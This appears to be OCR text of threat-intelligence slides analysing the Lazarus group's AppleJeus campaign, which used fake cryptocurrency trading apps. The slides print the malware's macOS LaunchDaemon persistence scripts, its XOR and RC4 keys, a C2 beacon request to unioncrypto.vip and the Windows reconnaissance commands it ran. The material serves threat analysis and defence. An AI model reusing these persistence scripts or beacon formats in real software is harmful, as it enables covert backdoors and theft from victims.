


identifier	Windows ThreatNeedle	Malbus payload
1	Send specific file to C2 server	
2	Download file from C2 server	
3	Compress directory and send to C2 server	
4	Delete file	
5	Copy given fille's attribution to another	
6	Directory listing	
..	..	..
0x1B		Download kakao.property
0x1C		Upload skt.property file
0x47	Send compromised system general information	

Lazarus group (Operation AppleJeus)

Adversary

- Lazarus(a.k.a Hidden cobra)
- Published by Kaspersky in 2018
- AppleJeus sequel was published in 2020



- Commercial hosting service
- Fake company website

Infrastructure

Capability

- Fake cryptocurrency related application
- **macOS malware**
- Not well known homemade backdoor


- Cryptocurrency business


Victim

AppleJeus campaign

Delivery

Induce user install manipulated application via email/SNS






Data collection | **Delivery** | Implant | C&C | Recon | Expand | Leave silent

AppleJeus campaign

macOS malware

First macOS malware of Lazarus group




```
#! /bin/sh
mv
/Applications/CelasTradePro.app/Contents/Resources/.com.celastrad
epro.plist /Library/LaunchDaemons/com.celastradepro.plist
/Applications/CelasTradePro.app/Contents/MacOS/Updater
CheckUpdate &
```

```
#!/bin/sh
mv
/Applications/UnionCryptoTrader.app/Contents/Resources/.vip.union
crypto.plist /Library/LaunchDaemons/vip.unioncrypto.plist
chmod 644 /Library/LaunchDaemons/vip.unioncrypto.plist
mkdir /Library/UnionCrypto
mv
/Applications/UnionCryptoTrader.app/Contents/Resources/.unioncry
ptoupdater /Library/UnionCrypto/unioncryptoupdater
chmod +x /Library/UnionCrypto/unioncryptoupdater
/Library/UnionCrypto/unioncryptoupdater &
```

AppleJeus campaign

macOS malware


Continuous macOS malware

	AppleJeus	WbBot	MacInstaller
PKG file name	CelasTradePro.pkg	WbBot.pkg	BitcoinTrader.pkg
Packaging time	2018-07-12 14:09:33	2018-11-05 6:11:38	2018-12-19 0:15:19
XOR key	Moz&Wie;#t/6T!2y	6E^uAVd-^yYkB-XG	6E^uAVd-^yYkB-XG
RC4 key	W29ab@ad%Df324V$Yd	SkQpTUT8QEY&Lg+BpB	SkQpTUT8QEY&Lg+BpB
2nd payload path	/var/zdiffsec	/var/pkglibcert	/var/pkglibcert
Cmdline param	bf6a0c760cc642	bf6a0c760cc642	bf6a0c760cc642

AppleJeus campaign

Windows malware

Multi-stage infection




Data collection | Delivery | **Implant** | C&C | Recon | Expand | Leave silent

AppleJeus campaign

Windows malware


Advanced multi-stage infection



Data collection | Delivery | Implant | C&C | Recon | Expand | Leave silent

AppleJeus campaign

Commercial hosting service



Hosting service

- Blackhost
- Liberty VPS

....

Domain registration service

- Domains4Bitcoins
- NameCheap
- ChangeIP
- Njalla

....

Data collection | Delivery | Implant | C&C | Recon | Expand | Leave silent

AppleJeus campaign

HTTP based communication

Authentication mechanism

POST /update HTTP/1.1
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.142 Safari/537.36
auth_timestamp: 1571884096
auth_signature: 26e29c7c6d31aab7329161bc4793fa38
Content-Length: 110
Host: unioncrypto.vip

rlz=[serial number]&ei=[OS version] ([build number])&act=check

AppleJeus campaign

Post exploitation

Basic information reconnaissance


Recon commands

```
cmd.exe /c netstat -ano | findstr EST
cmd.exe /c ver
cmd.exe /c dir c:\
cmd.exe /c net session
cmd.exe /c arp -a
cmd.exe /c ping -n 1 10.10.[redacted]
cmd.exe /c netstat -ano | findstr LIST
```

AppleJeus campaign

Continous attack

